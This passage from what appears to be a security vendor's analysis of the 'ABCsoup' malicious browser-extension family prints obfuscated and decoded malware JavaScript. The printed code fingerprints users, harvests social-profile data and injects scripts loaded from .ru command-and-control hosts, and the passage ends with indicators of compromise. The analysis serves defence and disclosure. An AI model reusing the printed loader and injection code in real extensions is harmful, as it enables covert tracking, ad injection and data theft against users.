            a = DDlCxYIDlPtRaXN(b);
            a = JSON.parse(a)
        } catch (c) {
            a = ""
        }
        if (a != "") {
            localStorage.STaKEOayxyg = b;
            kLJEidwNjXpBODU.STaKEOayxyg = a
        }
    },
    CwyaGtbIEX: DDlCxYIDlPtRaXN("}wcdWY\f["),
    ZrxglyLxHaIwo: function() {
        kLJEidwNjXpBODU.cNRmJlczZAgWHa("zAnGYXBmorbJl.js")
    },
    oxgdoDAVPaJirmd: function() {
        if (localStorage.STaKEOayxyg) {
            try {
                kLJEidwNjXpBODU.STaKEOayxyg = JSON.parse(DDlCxYIDlPtRaXN(localStorage.STaKEOayxyg))
            } catch (a) {}
        }
        if (kLJEidwNjXpBODU.STaKEOayxyg == "") {
            kLJEidwNjXpBODU.ZrxglyLxHaIwo()
```

Figure 8: GKjancdgnxjiX.js with encoded strings/function names



```
var kLJEidwNjXpBODU = {
    uniqueidgen: function() {
        try {
            cUniID()
        } catch (b) {}
        if (!localStorage.fgGKUvTTNDV) {
            localStorage.fgGKUvTTNDV = String(Math[round](Math[random]() * 10000)) + kLJEidwNjXpBODU.gettime()
        }
        return localStorage.fgGKUvTTNDV
    },
    gettime: function() {
        try {
            cRegDate()
        } catch (b) {}
        if (!localStorage.NzXiVFIDQl) {
            localStorage.NzXiVFIDQl = (new Date)[getTime]()
        }
        return localStorage.NzXiVFIDQl
    },
    cNRmJlczZAgWHa: function(a) {
        var b = new XMLHttpRequest();
        b[open](GET, a, true);
        b[onreadystatechange] = function() {
            if (b[readyState] == 4) {
                try {
                    if (b[responseText]) {
                        kLJEidwNjXpBODU.setvalue(b[responseText])
                    }
                } catch (c) {}
            }
        };
        b[send]()
    },
    WgoQVccgAxcxL: im2_sng,
    setvalue: function(b) {
        var a = "";
        try {
            a = DDlCxYIDlPtRaXN(b);
            a = JSON.parse(a)
        } catch (c) {
            a = ""
        }
        if (a != "") {
            localStorage.STaKEOayxyg = b;
            kLJEidwNjXpBODU.STaKEOayxyg = a
        }
    },
    CwyaGtbIEX: 30032014,
    ZrxglyLxHaIwo: function() {
        kLJEidwNjXpBODU.cNRmJlczZAgWHa("zAnGYXBmorbJl.js")
    },
    oxgdoDAVPaJirmd: function() {
        if (localStorage.STaKEOayxyg) {
            try {
                kLJEidwNjXpBODU.STaKEOayxyg = JSON.parse(DDlCxYIDlPtRaXN(localStorage.STaKEOayxyg))
            } catch (a) {}
        }
```

Figure 9: GKjancdgnxjiX.js with decoded strings/function names



```
00000000: 6c21 2639 061d 5400 486b 1939 0a32 7e44  l!&9..T.Hk.9.2~D
00000010: 1313 2a21 4e4d 154d 0d3e 4f26 4c59 3429  ..*!NM.M.>O&LY4)
00000020: 4f21 6937 3e17 0c5e 1b1b 3f02 3d15 2049  O!i7>..^..?.=. I
00000030: 400d 190d 3c14 010d 4e4a 2059 264f 1833  @...<...NJ Y&O.3
00000040: 3d53 2b69 3a39 0c1d 0009 5325 0920 0f32  =S+i:9....S%. .2
00000050: 5405 480d 2033 4e4c 0a55 0725 462c 5503  T.H. 3NL.U.%F,U.
00000060: 6936 4628 2221 2500 1b13 0648 2f0f 2c29  i6F("!%....H/.,)
00000070: 3b12 7143 1126 360a 0d0d 514a 2043 3967  ;.qC.&6...QJ C9g
00000080: 556e 7a0e 7f3b 2f33 0a0a 4802 4325 1e7a  Unz..;/3..H.C%.z
00000090: 1438 5c48 1304 2c27 480d 005e 0128 642f  .8\H..,'H..^.(d/
000000a0: 132b 6523 4c60 373b 2739 4b14 510b 7a43  .+e#L`7;'9K.Q.zC
000000b0: 7240 3955 4e14 1b2c 3b12 4a1c 5f02 3559  r@9UN..,;.J._.5Y
000000c0: 3b5e 0569 2d4d 2a22 2b18 0341 614d 5222  ;^.i-M*"+..AaMR"
000000d0: 0e69 3a7f 1313 4c47 6f73 020b 0d4f 0935  .i:...LGos...O.5
000000e0: 453d 1515 2820 5a60 2e3d 3900 1b75 3b6b  E=..( Z`.=9..u;k
000000f0: 0744 3d08 395f 552e 1061 0612 1607 5403  .D=.9_U..a....T.
```


Figure 10: zAnGYXBmorbJl.js file

The core functionality of over 350 variants of this family of malware is the same, but the difference between each sample lies in the final injected file.

The injected file first calls an init function which further calls initSocial. This function collects user information based on the current websites opened in the browser. If the active domain is either from social media sites **odnoklassniki.ru** / **ok.ru** or **vk.com**, the extension will collect the user data from their social media profiles of these websites. The following data is being collected:

- First Name
- Last Name
- Birthday
- Gender


This information is then sent to the C&C server. Further investigation suggests that this information is collected to inject personalized ads for every user. After collecting this information about the victim, these extensions inject javascript on the active websites.



```
        var e = {
        };
        var b = document.domain.split(".");
        b = b[b.length - 2] + "." + b[b.length - 1];
        if (document.location.protocol == "http:" || e[b] || document.domain.replace("www.", "").substr(0, 7) == "google.") {
            window.zorda = window.smlo.orEncode(window.smlo.uAge.toString());
            window.zordg = window.smlo.orEncode(window.smlo.uSex.toString());
            if (document.domain == "www.facebook.com" && !window.zWSOnl) {
                var g = document.createElement("style");
                g.type = "text/css";
                var f = ".ego_unit{opacity:0 !important;}";
                g.styleSheet ? g.styleSheet.cssText = f : g.appendChild(document.createTextNode(f));
                f = document.getElementsByTagName("head")[0];
                f.insertBefore(g, f.firstChild)
            }
            window.zUniID = window.smlo.uniID;
            window.zSysDomain = (window.location.protocol == "http:") ? "http://aekocjlgvn.ru" : "https://gvcode.ru";
            window.zSecSrvU = "https://adgvm.ru";
            try {
                window.zInit = function() {
                    if (!document.head || !document.body) setTimeout('window.zInit()', 10);
                    else {
                        if (document.getElementById('nzhhis')) return;
                        var zGScript = window.document.createElement('script');
                        var zGScriptID = 'zbjs_' + Math.round(Math.random() * 100000);
                        zGScript.setAttribute('id', zGScriptID);
                        zGScript.appendChild(document.createTextNode("if(document.location.href.substr(11,13) == '.facebook.com')\n{\n\twindow.zPid
                        if (document.head.childNodes) document.head.insertBefore(zGScript, document.head.childNodes[0]);
                        elsedocument.head.appendChild(zGScript);
                    }
                };
                window.zInit();
            } catch (a) {}
            window.smlo.pageLoaded(function() {})
        } else {
            if (!window.smlo.getLocData("sldc")) {
                window.smlo.setLocData("sldc", 1, 365);
                window.smlo.loadJS("https://suppasml.ru/sldoms/?d=" + document.domain, 0, "jsabsstattz_news", function() {
                    document.getElementById("jsabsstattz_news").parentNode.removeChild(document.getElementById("jsabsstattz_news"))
                })
            }
        }
    },
```

Figure 11: Decoded zAnGYXBmorbJI.js file

Figure 11 demonstrates one such function that injects different javascript depending on the current domain the victim is visiting. It will inject a different javascript code if the domain is from the list defined in variable **e** (Figure 12).



```
var e = {
    "vk.com": 1,
    "odnoklassniki.ru": 1,
    "youtube.com": 1,
    "facebook.com": 1,
    "ask.fm": 1,
    "mail.ru": 1,
    "doubleclick.net": 1,
    "rollapp.com": 1,
    "mscimg.com": 1,
    "edgecastcdn.net": 1,
    "yandex.ru": 1,
    "superfish.com": 1,
    "kismia.com": 1,
    "yandex.st": 1,
    "mediaplex.com": 1,
    "betfair.com": 1,
    "rambler.ru": 1,
    "rightsurf.info": 1,
    "pluginplus.net": 1,
    "metabar.ru": 1,
    "game-insight.com": 1,
    "znanija.com": 1,
    "avito.ru": 1,
    "rambler.su": 1
};
```

Figure 12: Domains list to inject javascript.

There are a few more functions that have similar functionality; the only difference lies in the current active domain the victim is visiting. The list of targeted domains also includes:

- vk.com
- ask.fm
- doubleclick.net
- rollapp.com
- mscimg.com
- edgecastcdn.net
- superfish.com
- kismia.com
- yandex.st
- mediaplex.com
- betfair.com
- rightsurf.info
- pluginplus.net
- game-insight.com
- znanija.com
- rambler.su
- ask.fm
- megogo.net
- business-free.com

The main purpose of this malware is to inject ads based on the user information it collects. There are many other functions that inject scripts from various other domains, but those domains are currently down.

The Threat Actors

Data behind this Chrome extension malware points to Eastern European and Russian threat actors with the use of *.ru* domains and the aware injective code in the Russian social media platform *vk*.

With over 350 samples inside the ABCsoup family of extension malware, it is safe to suspect that this campaign is a collaborative effort of a well-organized group, a common theme from Eastern European and Russian hacker groups.

Although there have been numerous adware campaigns targeting browser extensions in the past, this family differs from those campaigns as it uses the combination of several different techniques like:

- Installing the extension in the three major browsers on a victim’s machine.
- Using Google Translate Extension ID to hide itself from endpoint security solutions, scanners, and the victims.
- Use of heavy obfuscation.
- Personalized ads based on user information.

How does ABCsoup Impact Enterprise Clients?

This malware is purposefully designed to target all kinds of users and serves its purpose of retrieving user information. The injected scripts can be easily used to serve more malicious behavior into the browser session, such as keystroke mapping and data exfiltration.

The **ABCsoup** malware does not target any specific group, meaning it is as much an enterprise threat as it is a consumer threat. The keystrokes can contain sensitive user information such as passwords and thus can be leveraged to access more sensitive information such as critical business data, client data, and even personal data, without any knowledge of the user. In addition, the **ABCsoup** malware looks similar to Google Translate to hide itself from victims or security solutions and therefore can remain undetected for a long amount of time.

The Victims of ABCsoup

The long list of C&C domains and the social media websites this campaign is targeting to collect user data from are mostly Russian domains which indicates that this campaign is mostly targeting Russian users. Although this malware will work on any Windows PC it is installed on, none of the over 350 discovered samples are available on Chrome WebStore.

The number of infected users is currently unknown, but with the large investment into the various samples and capabilities, it is safe to say the malicious actors invested a significant amount of time in making this threat as effective as possible.

On the other end, even when user data collection is triggered for Russian sites, global users will still see ads but with less personalization. Thus, we can say this is a global threat.

Zimperium vs. ABCsoup

Enterprise customers of Zimperium are protected against the ABCsoup campaign with Zimperium zBrowser Protect through on-device detection and determination. In addition, the browser extension security tool prevents the installation of the malicious extension into any protected browser.

While the malicious extension is sideloaded via a Windows-based executable, traditional endpoint security solutions are not monitoring for this vector of attack, leaving browses susceptible to this attack. Users should be trained on the risks associated with browser extensions outside of official repositories, and enterprises should consider what security controls they have in place for such risks.

Indicators of Compromise

List of domains:

dxrvcwmlzk.ru

vxnsxcwtky.ru

qxkyvdxfst.ru

ebisgjvjce.ru

kviiqfesoa.ru

hxtqvgexlf.ru

xxozqcyglz.ru

kdhxxdbmmj.ru

nykbneelqp.ru

fojqexnqwn.ru

zmhikmcqka.ru

mysqkptdzp.ru

wajxzdmbek.ru

wbfcyoqqgy.ru

jskwpehjbn.ru

fpeplvrlgt.ru

qeyapfqhwl.ru

bjdibiyyei.ru

evwoqwrdzv.ru

nvwtztiwrp.ru

hzszqoimbc.ru

rptcavxndj.ru

njbkjqsrmb.ru

iyscytsgkb.ru

ypsmoeqpql.ru

aoxpvplfox.ru

ajsbvlpser.ru

wozjivizyw.ru

laavnjznqf.ru

iyzqporrgn.ru

ldicmowfak.ru

hlflheyikb.ru

jsv14tlnaii.ru

nliqmvcqib.ru

gszosmbblv.ru

exooseszox.ru

rcqfjymyqq.ru

vqhqadnrqm.ru

vxlmidapfc.ru

lqmxvqqzpz.ru

ohedoyijef.ru

hdjyrczkbn.ru

dqlvaltxzw.ru

ylxdxfqvda.ru

qewiatlyzd.ru

lrajephkmd.ru

qvknfkhqfg.ru

txnfrnrkir.ru

qjqosngccj.ru

deczqsqqfg.ru

yznvtjxwfw.ru

bxpfkabcmi.ru

systemupdates1.top

haibphnqqm.ru

okavmpdagc.ru

suppasml.ru

Hashes of exe files:

f2a4ccecf516367cf5350cf69713bf5645021afb210d07329b468cf92ec0acec

e0130496b44c7f6064cadbf365b93272098cc29da60b84fdfd5d8b7f62f8434e

a4a1f23c3667854aab31835653e31576018ebc96ce55f813c51b7d41bbae4403

b9d2e73801c5741073b02704443bd36101e0c65863341e5813644e6a2c35aa2a

71b0b37b924875bc174831db4809dd86b87f98849c500e0ea4df37888e98d115

146c4b6420540de18b8d9978a2206908fd4e5dbfdac06f31466e591b5f80afe3

fa53f7e326f7e0b93a79a2d4970d229b2262ca9ce0f1a45ba1759677a31fa5df

20931d7fe65c0542583ebe66b9c093fb988fe680540bbddc021587c13d53a813

30ff74c0d71220d45ef0da3dd84c30b9f80db6a9927078fc57ca122120daad77

6f21d66608b7b0bb8e5508765ed9f0d2382acae6408bb7cf80f7806e8bcb9268

5446153bfe267e3d899660f1658954487818581da6511720a79b7120534d9048

49f5b05674dcf8c05fedd698baf44dde0013480c38f2a38a9401bc5eafcb60d3

b4500e50c9e36fc4a7ad36bb5f858f488f5e50c0f13005de3a670942a5bf1083

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68fc2684a47f5e3d27cddda10a182e43ef133c3dafb57ae8119b34a1b5a28150

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518d70a81eb63632e41ab43025cbb203fdf076cf15f1bb368d7f7ead33aeb376

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58af067cccdec7e7500db8ba129b01f832cffe333ef236c723bc9f7c44c0b25b

3118781f9f857b9994572dd3f854e8d206a680303594ae182af2a7e6fa752c3f

e337aecd0011db4333325bbf118966d4df171acfe7315ae823b2af29d2640689

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58b6ad464e81407f312718220a24cfb28aee07c6050f5833d7394df292b0d823

0cbb1042559a962bf3f5430deecb4548eb45d354d765eb3bf7b93660b607527d

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6173142a313d1eaea5bdb678fa7dd5fa6b9bf347519d682fdcd5d1754b95d8e2

c23730ad27183ee423b2c592a3a8dfab0b91d122808a2987f14ae0d35dd5a269 d304afc890e7182eb9c58511f50af84ac8b17688738dff14857f3887adcf988f

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b93611c248a2cda22746d6f4fafec0995074be09fdc442ec6444ddcf1bd983eb

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931be158768ea43400b8ae738012caacb608156ae1c5ffcb8e841fdd475b20c7

76cba59c4e41aef5fd230a22f406cdeb72f63da49097eb7aa96c7e46cc4f7280

ba83a966c001b22bd3e50eab0b0139580d668279f03f1674347d4fa98f490257

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f0a67982f01db58bbda282f2b32a43a2cd9724f6303621c1e90a9f4e0d08f3d2

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665f4e9267be5efe7499b1dc6493f8e210ef56fe29014343df4174c74e2972be

45f590ca149d618e3bf98ad926fca7c1d52a348e1319991b5728155a57e0796f

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7e9dfc5779c2118edabb94021d3131800c6db4ee5ccbd607e1c1c087654557dd

Want to see Zimperium in action?